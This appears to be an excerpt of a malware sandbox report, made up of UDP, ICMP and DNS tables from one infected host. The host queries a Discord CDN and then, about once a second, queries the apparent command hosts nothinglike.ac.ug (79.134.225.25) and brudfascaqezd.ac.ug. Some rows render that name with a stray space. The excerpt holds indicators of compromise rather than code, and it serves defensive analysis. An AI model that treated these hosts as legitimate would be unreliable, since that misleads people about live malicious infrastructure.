Jun 4, 2021 09:41:34.388963938 CEST	53200	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:34.438519001 CEST	53	53200	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:35.449734926 CEST	61034	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:35.498428106 CEST	53	61034	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:36.683897972 CEST	57687	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:36.733165979 CEST	53	57687	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:37.807146072 CEST	49839	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:37.855993032 CEST	53	49839	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:39.149837017 CEST	57975	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:39.199364901 CEST	53	57975	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:40.482820988 CEST	57610	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:40.531407118 CEST	53	57610	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:41.715715885 CEST	55137	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:41.765302896 CEST	53	55137	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:42.777014971 CEST	59216	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:42.827914000 CEST	53	59216	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:43.996402025 CEST	63495	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:44.045500994 CEST	53	63495	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:45.058801889 CEST	64371	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:45.107799053 CEST	53	64371	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:46.277839899 CEST	54037	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:46.326437950 CEST	53	54037	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:47.362359047 CEST	53481	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:47.411079884 CEST	53	53481	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:48.591324091 CEST	58313	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:48.640156031 CEST	53	58313	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:49.652962923 CEST	58950	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:49.694082975 CEST	53	58950	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:50.874732971 CEST	55011	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:50.925890923 CEST	53	55011	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:51.934591055 CEST	57198	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:51.975991011 CEST	53	57198	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:53.155333042 CEST	60875	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:53.196373940 CEST	53	60875	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:54.217448950 CEST	55134	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:54.265856028 CEST	53	55134	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:55.435005903 CEST	53695	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:55.483614922 CEST	53	53695	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:56.497416019 CEST	50975	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:56.548612118 CEST	53	50975	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:57.716850996 CEST	65460	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:57.765820980 CEST	53	65460	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:58.778393984 CEST	63669	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:41:58.829729080 CEST	53	63669	8.8.8.8	192.168.2.4
Jun 4, 2021 09:41:59.995588064 CEST	51653	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:42:00.037149906 CEST	53	51653	8.8.8.8	192.168.2.4
Jun 4, 2021 09:42:01.040570021 CEST	56473	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 4, 2021 09:42:01.081743956 CEST	53	56473	8.8.8.8	192.168.2.4
Jun 4, 2021 09:42:02.247749090 CEST	61454	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:42:02.300141096 CEST	53	61454	8.8.8.8	192.168.2.4
Jun 4, 2021 09:42:03.308010101 CEST	54323	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:42:03.358968019 CEST	53	54323	8.8.8.8	192.168.2.4
Jun 4, 2021 09:42:04.529351950 CEST	59960	53	192.168.2.4	8.8.8.8
Jun 4, 2021 09:42:04.572482109 CEST	53	59960	8.8.8.8	192.168.2.4

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jun 4, 2021 09:40:38.959440947 CEST	192.168.2.4	8.8.8.8	d005	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 4, 2021 09:39:57.147141933 CEST	192.168.2.4	8.8.8.8	0xf48b	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:16.026128054 CEST	192.168.2.4	8.8.8.8	0x559f	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:17.293454885 CEST	192.168.2.4	8.8.8.8	0x89d1	Standard query (0)	brudfascaqezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:18.532757044 CEST	192.168.2.4	8.8.8.8	0xb28f	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:19.829819918 CEST	192.168.2.4	8.8.8.8	0xd1a1	Standard query (0)	brudfascaqezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:20.890875101 CEST	192.168.2.4	8.8.8.8	0x3c4	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:22.111352921 CEST	192.168.2.4	8.8.8.8	0x54e8	Standard query (0)	brudfascaqezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:23.189179897 CEST	192.168.2.4	8.8.8.8	0xd2e	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:24.409887075 CEST	192.168.2.4	8.8.8.8	0x9c86	Standard query (0)	brudfascaqezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:25.471311092 CEST	192.168.2.4	8.8.8.8	0x9f28	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:26.689762115 CEST	192.168.2.4	8.8.8.8	0x2b4a	Standard query (0)	brudfascaqezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:27.849464893 CEST	192.168.2.4	8.8.8.8	0xa26b	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:29.418231964 CEST	192.168.2.4	8.8.8.8	0xa7d5	Standard query (0)	brudfascaqezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:29.655761957 CEST	192.168.2.4	8.8.8.8	0x4d3d	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:30.482249975 CEST	192.168.2.4	8.8.8.8	0x1860	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:31.892159939 CEST	192.168.2.4	8.8.8.8	0xf6cc	Standard query (0)	brudfascaqezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:33.035231113 CEST	192.168.2.4	8.8.8.8	0xfa74	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:34.236119986 CEST	192.168.2.4	8.8.8.8	0x59f6	Standard query (0)	brudfascaqezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:35.292241096 CEST	192.168.2.4	8.8.8.8	0xa0a0	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:36.549367905 CEST	192.168.2.4	8.8.8.8	0xef6f	Standard query (0)	brudfascaqezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:37.678133011 CEST	192.168.2.4	8.8.8.8	0xbefa	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:38.007536888 CEST	192.168.2.4	8.8.8.8	0xa9e	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:38.686717033 CEST	192.168.2.4	8.8.8.8	0xbefa	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:39.890947104 CEST	192.168.2.4	8.8.8.8	0xaee	Standard query (0)	brudfascaqezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:40.951872110 CEST	192.168.2.4	8.8.8.8	0xd728	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:42.213363886 CEST	192.168.2.4	8.8.8.8	0xdc3d	Standard query (0)	brudfascaqezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:43.303922892 CEST	192.168.2.4	8.8.8.8	0xb7a7	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 4, 2021 09:40:44.619203091 CEST	192.168.2.4	8.8.8.8	0xe6a4	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:45.677834988 CEST	192.168.2.4	8.8.8.8	0x9e3d	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:47.621577024 CEST	192.168.2.4	8.8.8.8	0x7e16	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:48.971319914 CEST	192.168.2.4	8.8.8.8	0x4089	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:50.174776077 CEST	192.168.2.4	8.8.8.8	0x4bbd	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:51.236432076 CEST	192.168.2.4	8.8.8.8	0xc9fc	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:52.444996119 CEST	192.168.2.4	8.8.8.8	0xf5b	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:53.502222061 CEST	192.168.2.4	8.8.8.8	0xf78e	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:54.703207016 CEST	192.168.2.4	8.8.8.8	0xd592	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:55.762176037 CEST	192.168.2.4	8.8.8.8	0xdb85	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:57.114552975 CEST	192.168.2.4	8.8.8.8	0x13c7	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:58.169900894 CEST	192.168.2.4	8.8.8.8	0x4c29	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:59.510843992 CEST	192.168.2.4	8.8.8.8	0x936c	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:00.566936016 CEST	192.168.2.4	8.8.8.8	0x45ce	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:01.952771902 CEST	192.168.2.4	8.8.8.8	0x4f6d	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:03.012248039 CEST	192.168.2.4	8.8.8.8	0x135a	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:04.241699934 CEST	192.168.2.4	8.8.8.8	0xc8d0	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:05.381131887 CEST	192.168.2.4	8.8.8.8	0xf803	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:06.781021118 CEST	192.168.2.4	8.8.8.8	0xbf57	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:07.852442980 CEST	192.168.2.4	8.8.8.8	0xbfde	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:09.087080956 CEST	192.168.2.4	8.8.8.8	0x1fe4	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:10.148986101 CEST	192.168.2.4	8.8.8.8	0xfe4a	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:11.368159056 CEST	192.168.2.4	8.8.8.8	0x20b0	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:12.430563927 CEST	192.168.2.4	8.8.8.8	0xa7b0	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:13.652421951 CEST	192.168.2.4	8.8.8.8	0x8da9	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:14.711209059 CEST	192.168.2.4	8.8.8.8	0xcb28	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:15.930104017 CEST	192.168.2.4	8.8.8.8	0x84a	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:17.113964081 CEST	192.168.2.4	8.8.8.8	0x6ccc	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:18.341006994 CEST	192.168.2.4	8.8.8.8	0x5dc6	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:19.466461897 CEST	192.168.2.4	8.8.8.8	0xf0df	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:20.680043936 CEST	192.168.2.4	8.8.8.8	0x37f3	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:21.743691921 CEST	192.168.2.4	8.8.8.8	0x1ba3	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:22.963929892 CEST	192.168.2.4	8.8.8.8	0x5b84	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:24.024235964 CEST	192.168.2.4	8.8.8.8	0xfa28	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:25.228212118 CEST	192.168.2.4	8.8.8.8	0x11de	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:26.291290998 CEST	192.168.2.4	8.8.8.8	0xc8df	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:27.510420084 CEST	192.168.2.4	8.8.8.8	0xc7dc	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 4, 2021 09:41:28.571286917 CEST	192.168.2.4	8.8.8.8	0x1bb7	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:29.790783882 CEST	192.168.2.4	8.8.8.8	0x5d38	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:30.856579065 CEST	192.168.2.4	8.8.8.8	0x22d3	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:32.107619047 CEST	192.168.2.4	8.8.8.8	0x32b1	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:33.167161942 CEST	192.168.2.4	8.8.8.8	0x54cd	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:34.388963938 CEST	192.168.2.4	8.8.8.8	0xaf5	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:35.449734926 CEST	192.168.2.4	8.8.8.8	0x4e71	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:36.683897972 CEST	192.168.2.4	8.8.8.8	0x7148	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:37.807146072 CEST	192.168.2.4	8.8.8.8	0x1ad8	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:39.149837017 CEST	192.168.2.4	8.8.8.8	0x9738	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:40.482820988 CEST	192.168.2.4	8.8.8.8	0xeb4e	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:41.715715885 CEST	192.168.2.4	8.8.8.8	0x6600	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:42.777014971 CEST	192.168.2.4	8.8.8.8	0xad4	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:43.996402025 CEST	192.168.2.4	8.8.8.8	0x793	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:45.058801889 CEST	192.168.2.4	8.8.8.8	0x5657	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:46.277839899 CEST	192.168.2.4	8.8.8.8	0x2653	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:47.362359047 CEST	192.168.2.4	8.8.8.8	0x7ab2	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:48.591324091 CEST	192.168.2.4	8.8.8.8	0x35d4	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:49.652962923 CEST	192.168.2.4	8.8.8.8	0xd25	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:50.874732971 CEST	192.168.2.4	8.8.8.8	0xaead	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:51.934591055 CEST	192.168.2.4	8.8.8.8	0xdbc9	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:53.155333042 CEST	192.168.2.4	8.8.8.8	0x4d	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:54.217448950 CEST	192.168.2.4	8.8.8.8	0x2254	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:55.435005903 CEST	192.168.2.4	8.8.8.8	0x80a1	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:56.497416019 CEST	192.168.2.4	8.8.8.8	0x4054	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:57.716850996 CEST	192.168.2.4	8.8.8.8	0x337a	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:58.778393984 CEST	192.168.2.4	8.8.8.8	0x7eae	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:59.995588064 CEST	192.168.2.4	8.8.8.8	0x8ef4	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:42:01.040570021 CEST	192.168.2.4	8.8.8.8	0x6fbe	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:42:02.247749090 CEST	192.168.2.4	8.8.8.8	0xf03c	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:42:03.308010101 CEST	192.168.2.4	8.8.8.8	0x70d4	Standard query (0)	nothinglike.ac.ug	A (IP address)	IN (0x0001)
Jun 4, 2021 09:42:04.529351950 CEST	192.168.2.4	8.8.8.8	0xd48e	Standard query (0)	brudfascaq ezd.ac.ug	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 4, 2021 09:39:57.198767900 CEST	8.8.8.8	192.168.2.4	0xf48b	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jun 4, 2021 09:39:57.198767900 CEST	8.8.8.8	192.168.2.4	0xf48b	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 4, 2021 09:39:57.198767900 CEST	8.8.8.8	192.168.2.4	0xf48b	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jun 4, 2021 09:39:57.198767900 CEST	8.8.8.8	192.168.2.4	0xf48b	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jun 4, 2021 09:39:57.198767900 CEST	8.8.8.8	192.168.2.4	0xf48b	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:16.129209995 CEST	8.8.8.8	192.168.2.4	0x559f	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:17.515693903 CEST	8.8.8.8	192.168.2.4	0x89d1	Server failure (2)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:18.656070948 CEST	8.8.8.8	192.168.2.4	0xb28f	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:19.881160975 CEST	8.8.8.8	192.168.2.4	0xd1a1	Name error (3)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:20.940700054 CEST	8.8.8.8	192.168.2.4	0x3c4	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:22.180686951 CEST	8.8.8.8	192.168.2.4	0x54e8	Server failure (2)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:23.238006115 CEST	8.8.8.8	192.168.2.4	0xd2e	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:24.458822012 CEST	8.8.8.8	192.168.2.4	0x9c86	Name error (3)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:25.520107031 CEST	8.8.8.8	192.168.2.4	0x9f28	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:26.738759995 CEST	8.8.8.8	192.168.2.4	0x2b4a	Name error (3)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:27.899045944 CEST	8.8.8.8	192.168.2.4	0xa26b	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:29.469103098 CEST	8.8.8.8	192.168.2.4	0xa7d5	Name error (3)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:29.707072973 CEST	8.8.8.8	192.168.2.4	0x4d3d	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:29.707072973 CEST	8.8.8.8	192.168.2.4	0x4d3d	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:29.707072973 CEST	8.8.8.8	192.168.2.4	0x4d3d	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:29.707072973 CEST	8.8.8.8	192.168.2.4	0x4d3d	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:29.707072973 CEST	8.8.8.8	192.168.2.4	0x4d3d	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:30.605134964 CEST	8.8.8.8	192.168.2.4	0x1860	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:32.028281927 CEST	8.8.8.8	192.168.2.4	0xf6cc	Server failure (2)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:33.085849047 CEST	8.8.8.8	192.168.2.4	0xfa74	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:34.285319090 CEST	8.8.8.8	192.168.2.4	0x59f6	Name error (3)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:35.394838095 CEST	8.8.8.8	192.168.2.4	0xa0a0	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:36.664606094 CEST	8.8.8.8	192.168.2.4	0xef6f	Name error (3)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 4, 2021 09:40:38.057444096 CEST	8.8.8.8	192.168.2.4	0xa9e	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:38.057444096 CEST	8.8.8.8	192.168.2.4	0xa9e	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:38.057444096 CEST	8.8.8.8	192.168.2.4	0xa9e	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:38.057444096 CEST	8.8.8.8	192.168.2.4	0xa9e	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:38.057444096 CEST	8.8.8.8	192.168.2.4	0xa9e	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:38.735856056 CEST	8.8.8.8	192.168.2.4	0xbefa	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:38.959199905 CEST	8.8.8.8	192.168.2.4	0xbefa	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:39.940066099 CEST	8.8.8.8	192.168.2.4	0xaee	Name error (3)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:41.000473976 CEST	8.8.8.8	192.168.2.4	0xd728	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:42.285602093 CEST	8.8.8.8	192.168.2.4	0xdc3d	Server failure (2)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:43.352905035 CEST	8.8.8.8	192.168.2.4	0xb7a7	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:44.667825937 CEST	8.8.8.8	192.168.2.4	0xe6a4	Name error (3)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:45.728987932 CEST	8.8.8.8	192.168.2.4	0x9e3d	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:47.670643091 CEST	8.8.8.8	192.168.2.4	0x7e16	Name error (3)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:49.019717932 CEST	8.8.8.8	192.168.2.4	0x4089	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:50.223773003 CEST	8.8.8.8	192.168.2.4	0x4bbd	Name error (3)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:51.287056923 CEST	8.8.8.8	192.168.2.4	0xc9fc	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:52.494193077 CEST	8.8.8.8	192.168.2.4	0xf5b	Server failure (2)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:53.551012993 CEST	8.8.8.8	192.168.2.4	0xf78e	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
